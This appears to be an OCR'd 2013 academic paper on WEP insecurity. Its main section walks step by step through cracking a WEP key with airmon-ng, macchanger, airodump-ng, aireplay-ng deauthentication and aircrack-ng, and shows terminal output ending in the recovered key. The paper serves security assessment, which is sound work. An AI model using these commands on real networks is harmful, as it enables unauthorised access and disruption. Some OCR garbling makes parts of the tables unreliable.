ANNALS OF THE ORADEA UNIVERSITY
Fascicle of Management and Technological Engineering
ISSUE #2, SEPTEMBER 2013, http://www.imtuoradea.ro/auo.fmte/

INSECURITY OF WEP ENCRYPTION ON WIRELESS NETWORKS

Radoje CVEJIĆ[1], Aleksandar VASEV[2], Stefan CVEJIĆ[3]
Faculty for Strategic and Operational Management, Belgrade, SERBIA
[1] E-mail: radoje.cvejic@fpsp.edu.rs, [2] E-mail: aleksandar.vasev@fpsp.edu.rs,
[3] Faculty of Electrical Engineering, Belgrade, SERBIA

Abstract—An assessment of the insecurity characteristics of an isolated wireless network is based on outside influence of compositing facilities, meteorological conditions, human intelligence and ability to influence the network directly or indirectly, depending on the used methods. Based on the adopted facts about the encryption of these types of wireless networks, syntax research we can come to quite significant results and an insight into the complexity of the respiratory insecurity of the network, as well as allowing other users to freely exchange user data and resources.

Keywords—insecurity of wireless networks, WEP encryption.

I. INTRODUCTION

DUE to rapid development of technology, the Internet has become available to everyone and more and more information can be found and followed through the Internet. Although the availability is great and is growing rapidly, we should be careful with the selection of technology to access the required information and we should find a good balance between price, adaptability, quality of service and safety.

To an individual, safety is one of many offered features of wireless devices, whereas to firms, large companies and huge global markets, safety is the foundation, the base and the roof of one of their devices. However, a very small percentage of those firms and companies invest in the detection of insecurity of their networks because they rely on existing safety, which are under outdated encryptions which they are not aware of.

II. WIRELESS (WIFI)


Wireless networks can be divided into:

❖ short-range wireless networks:
- Bluetooth

❖ medium-range wireless networks:
- IEEE 802.11 (Wireless)

❖ long-range wireless networks:
- Satellite networks,
- Mobile telephony,
- Paging network.

Wireless networking is probably the simplest way of networking, offering average speed and does not require additional cables. WiFi technology includes WiFi cards (internal or external) witch are commonly supplied with complementing antenna. In this way it is possible to form a small network (up to 30 m). For longer distances external antennas that perform additional signal amplification are used. To connect to a network, the so called Hotspot or hub of connecting all other users is needed.



Copyright © 2011 Celeno Communications

Fig. 1 - WiFi technology networking in the household





Fig. 2 - WiFi technology networking in companies, institutions

If there is a need for a network to cover more space than the above devices with their factory antennas (100-400m depending on area and obstacles) can, a solution is sought in setting stronger antennas which are usually mounted outside, on the roof. In this way, the network can be functional even a few kilometers from the access point. The antenna that is used on the side of the access point is omni-directional which means it covers the area 360 degrees around itself in a horizontal plane. On the client side directional antennas which have different types of power-ups (Helix, Parabolic, Biquad, panel, etc) are placed.



Omnidirectional antenna Directional parabolic antenna

Fig. 3 - Wireless antennas

III. Penetration OS

BackTrack (version 5.0) operating system is a Linux distribution based on Ubuntu ie. Debian, designed for operation in the field of IT security, primarily for penetration testing, digital forensics and investigation. It uses the KDE interface and it has many security and forensic tools, and the collection of tools can easily be upgraded and expanded by the download from online repositories.

BackTrack was created by merging Auditor Security Linux with whax (formerly Whoppix). BackTrack 5 can be installed and used as a primary operating system, or run from a LiveDVD or USB drive.

It is extremely popular among professional penetration testers, government agencies and enthusiasts in the field of information security.

Figure 4 - Logo BackTrack v.5

IV. Wep Testing

The following steps show the testing of WEP security protocol which is one of the easiest to decipher.

/ **1** / Table 1 shows the *ifconfig* syntax that allows you to view all currently active connections on our computer. With the help of it you can see what the MAC address of wireless card in your computer is and how it is marked: *wlan0*.

Table 1

File Edit View Terminal Help	
Idconfig deferred processing now taking place	
Processing triggers for menu ...	
root@root:-# **clear**	
root@root:-# **ifconfig**	
eth0	Link encap:Ethernet HWaddr 90:e6:ba:0f:0e:14
	UP BROADCAST MULTICAST MTU:1500 Metric:l
	RX packets:0 errors:0 dropped:0 overruns:0 frame:0
	TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
	collisions:0 txqueuelen:1000
	RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
	Interrupt:40 Base address:0xe000
lo	Link encap:Local Loopback
	inet addr:127.0.0.1 Mask:255.0.0.0
	inet6 addr: ::1/128 Scope:Host

	UP LOOPBACK RUNNING MTU:16436 Metric:l
	RX packets:143 errors:0 dropped:0 overruns:0 frame:0
	TX packets: 1£3 error^Q dropped:0 overruns:0 carrier:0
	collisions:0 txqueuelen:0
	RX bytes:15189 (15.1 KB) TX bytes:15189 (15.1 KB)
wlanG	Link encap:Ethernet HWaddr 00:25:d3:6d:7d:bl
	inet addr:192.168.0.100 Beast:192.168.0.255 Mask:255.255.255.0
	inet6 addr: fe80::225:d3ff:fe6d:7dbl/64 Scope:Link
	UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:l
	RX packets:4242 errors:0 dropped:0 overruns:0 frame:0
	TX packets:3128 errors:0 dropped:0 overruns:0 carrier:0
	collisions:0 txqueuelen:1000
	RX bytes:4435304 (4.4 MB) TX bytes:413555 (413.5 KB)

/ 2 / The following *airmon-ng start wlan0* syntax is used to start *wlan0* in case it is not currently used and it is assigned *mon0* as a background rights holder.

Table 2

root@root:~# **airmon-ng start wlan0**	
Found 5 processes that could cause trouble. If airodump-ngf aireplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!	
PID 2410 2420 2676 2693 2711	Name dhclient3 dhclient3 wpa supplicant dhclient dhclient
Process with PID 2410 (dhclient3) is running on interface wlan0 Process with PID 2676 (wpasupplicant) is running on interface wlan0 Process with PID 2711 (dhclient) is running on interface wlan0	
Interface Chipset Driver	
wlan0 Atheros AR9285 ath9k – phy0 (monitor mode enabled on mon0)	

/ 3 / The next step is *"masking"* ie. assigning an arbitrary MAC addresses for the rights holder of *mon0*. In this case, instead of the current MAC address wireless card 00:25: D3: 6D: 7D: B1, an easy MAC address, that is very easy to remember and to be used later, is specified. This is done by typing the syntax: *macchanger-m* and below we add arbitrary MAC address, then the rights holder.

Table 3.

root@root:~# **macchanger -m 00:11.22:33:44:55 wlan0**
Current MAC: 00:25:d3:6d:7d:b1 (unknown)
Faked MAC: 00:11.22:33:44:55 (Cimsys Inc)
root@root:~#

/ 4 / Syntax *ifconfig wlan0 up* tells what is currently working. *ifconfig* was explained in one of the previous steps, *wlan0 up* tells the wireless card will start working; it had to previously be turned off in order to make changes to the MAC address.

Table 4.

root@root:~# **ifconfig wlan0 up**
root@root:~#

/ 5 / In the next step, by typing the syntax: *airodump-ng wlan0* on the console table 5 appears where all can be seen clearly:

- Currently active wireless networks
- *MAC* address of the router / connection points stations
- *PWR* ie. strength of the signal (the lower the number, the stronger the signal)
- *Beacons* or packets of data sent by the user or station to which is connected)
- *Data* shows the number of the downloaded data that are usable ie. they contain important information related to the discovery of user passwords
- # /s indicates how many packets were sent in one second
- *CH* or wireless channel on which the network is used
- *MB* is the speed of the network adapter or router
- *ENC* stands for encryption, the type of used encryption
- *Chipher and* AUTH are the layers where there are devices that require user authentication
- *ESSID* is the network name, name of the router.

Table 5.

BSSID		PWR	Beacons	#Data,		#/S	CH	MB	ENC	AUTH ESSID
F8:D1	BD:9D:0C	-40	18		3	0	6	54e.	WEP WEP	6Mb/S
00:24	5C:90:66	-71	2		0	0	8	54	WEP WEP	mbsta
00:0A:98:41:11		-89	14		0	0	6	54 .	WPA2 CCMP	PSK coreg
00:05:20:80:D2		-92	3		0	0	6	54e.	WPA2 CCMP	PSK jetSp
BSSID		STATION			PWR	Rate		Lost Packets		Probes
F8:D1:	: BD:9D:0C	00:11	:22:33:44:	55	0	0	-54		0 36	

/ 6 / One of the two WEP networks is selected. Because of the signal strength, -40, this network for decryption is selected. Make sure that MAC address of the user/ routers is selected and copied for later use.

When you have collected the necessary information, we start the extraction of the network to be deciphered.

For this activity, the syntax is: airodump-ng-c 6- bssid (MAC address for decryption)- w code mon0

Legend:

- airodump-ng (subprogram)
- CH (channel), the channel on which the network is
- BSSID (MAC address for decryption)
- W (sets the task to OS to create a word file with the same name).

Table 6

CH 6][Elapsed: 1 min][2012-06-11 19:50					
BSSID			PWR RXQ	Beacons	#Data, #/s CH MB ENC CIPHER AUTHE
F8:D1:11:BD:9D:0C			0 100	144	1105 0 6 54e. WEP WEP OPN 6
BSSID			STATION		PWR Rate Lost Packets Probes
F8:D1:11:BD:9D:0C			00:11:22:33:44:55		0 54e- le 1075 2991

/ 7 / This process can be time-unlimited, which means that the time of finalizing the given function would not be known. Figure 5 shows the activity in duration of one minute. During that time 144 packets were collected from the user to the router and vice versa, also 1105 user-usable data for later interpretation and password decryption.

At any moment it can be checked whether there are parts of the password among the caught useful data, which is done in the following way:

- launch a new console
- type the syntax *aireplay-ng -0 30-a* (MAC address of the router / user)- *c* (MAC address of our rights holder) *mon0*

Table 7

root@root: **aireplay-ng -0 30 -a F8:D1:11:BD:9D:0C -c 00:11:22:33:44:55 mon0**							
19:49:59 Waiting for beacon frame (BSSID: F8:D1:11:BD:9D:0C) on channel 6							
19	50	00	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	67 ACKs]
19	50	00	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	1 ACKs]
19	50	01	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	3 ACKs]
19	50	01	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	30 ACKs]
19	50	02	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	65 ACKs]
19	50	03	S^iffJing 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	65 ACKs]
19	50	03^	Sending 64 directed DeAuth	STMAC	[00:11:22:33:44:55]	[0	65 ACKs]
19	50	03	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	34 ACKs]
19	50	04	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	12 ACKs]
19	50	04	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	0 ACKs]
19	50	05	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	0 ACKs]
19	50	06	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	91 ACKs]
19	50	06	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	64 ACKs]
19	50	07	Sending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	64 ACKs]
19	50	07	[pending 64 directed DeAuth.	STMAC	[00:11:22:33:44:55]	[0	12 ACKs]

Preliminary results can be seen in Table 8:

Table 8

CH 6][Elapsed: 23 mins][2012 06-11 21:44															
BSSID					PWR	Beacons	#Data,		#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F8:D1	11	BD	9D	0C	-43	13300	251639		0	6	54e.	WPA	WEP		6Mb/s
00:24	D2	5C	90	66	-72	379		0	0	8	63	WEP	WEP		mbsta
00:0A	79	98	41	11	-87	2139		7	0	6	54 .	WPA2	CCMP	PSK	coreg
E4:D8	BC	2C	68	0F	-48	0		2	0	133	-1	WPA	WEP		cleng
F8:D1	11	BD	9D	CC	-52	0		4	0	133	-1	WEP	WEP		cleng
Dl:48	F0	72	F4	97	-1	0		0	0	-1	-1				cleng
69: DC	11	BD	9D	0C	-51	0		3	0	133	-1	WEP	WEP		cleng
78: E8	13	BD	9D	0C	-49	0		2	0	133	-1	WEP	WEP		cleng
F8:D1	11	3D	68	0F	-51	0		2	0	133	-1	WEP	WEP		cleng
F8:D1	11	BD	51	ID	-49	0		9	0	133	-1	WEP	WEP		cleng
F8:D1	11	BD	01	0C	-48	0		2	0	133	-1	WEP	WEP		cleng
F8:D1	11	BD	9D	4C	-51	0		4	0	133	-1	WEP	WEP		cleng
F8:D1	11	BD	51	9D	-52	0		7	0	133	-1	WEP	WEP		cleng
F8:D1	11	BD	9D	8C	-51	0		9	0	133	-1	WEP	WEP		cleng
BSSID					STATION			PWR	Rate		Lost Packets			Probes	
F8:D1	11	BD	9D	0C	00:25	:D3:6D:7D	B1	0	54e-54			0	253113		

/ 8 / Syntax *aircrack-ng wep-01.cap* runs software for decryption of the packet using hexadecimal characters.

Table 9

root@root:~# **aircrack-ng wep-01.cap**
Opening wep-01.cap
Read 292891 packets.

/ 9 / Research results - decrypted hexadecimal password

Table 10

Aircrack-ng 1.1 rl899		
		[09:09:99] Tested 649 keys (got 44783 IVs)
KB	depth	byte(vote)
e	7/ 17	E2(51712) 7D(51456) 04(51200) 85(51200) EC(50944)
1	5/ 1	9E(59688) 93(59432) 89(59432) BB(59432) FC(50432)
2	1/ 2	3F(55552) 26(53594) 39(53248) 2A(52489) DA(52480)
3	2/ 3	95(52736) 85(51968) AA(51968) FD(51968) 18(51712)
4	9/ 1	88(64768) 24(53594) 89(53248) 26(52224) FA(52224)
	KEY	FOUND! 78:53:19:27:86:96:29:74:54:79:31:47:88
	Decrypted correctly: 100%	

V. CONCLUSION

Due to the expansion of technology and Information technology, network security is often overlooked as a major factor of undisturbed sharing of information and resources. Data encryption on a user's computer is necessary. A single action, using free softwares that are downloaded from the Internet, provides a partition HDD to be provided with 512-bit encryption, and the wireless network is left to be a means of 'transport' of other irrelevant data and information.

REFERENCES

[1] Andrews S. Tanenbaum: *"Računarske mreže"*, Mikro Knjiga, 2005., Beograd,

[2] Robin Burk, David B. Horvath, CCP i drugi: *"Unix do kraja, izdanje za sistem administratora"*, Kompjuter biblioteka, 1999.,

[3] Davidson J., Peters J.: "*Voice over IP Fundamentals*", Cisco Press, 2000.,

[4] Jerry Fitzgerald, Alan Dennis: *"Business Data Communications and Networking"* - 8th Edition, John Wiley & Sons, Inc, 2005., New York,

[5] Leiner B., Cerf V., Clark D., Kahn R., Kleinrock L., Lynch D., Postel J., Roberts L., Wolff S: "*A Brief History of the Internet*", Internet Society, 2002.,

[6] Muller J. N., *"Bluetooth Demystified"*, McGraw-Hill, 2000., NY, USA,

[7] Stevens R.: "*TCP/IP Illustrated, vol. 1*", Addison-Wesley Longman, Inc., 1999.,

[8] William Stallings: *"Data and Computer Communication"*, Pearson Prentice Hall, 2004., NJ, USA,

[9] Veinović Mladen, Jevremović Aleksandar: *"Uvod u računarske mreže"*, Cicero-print, 2007, Beograd.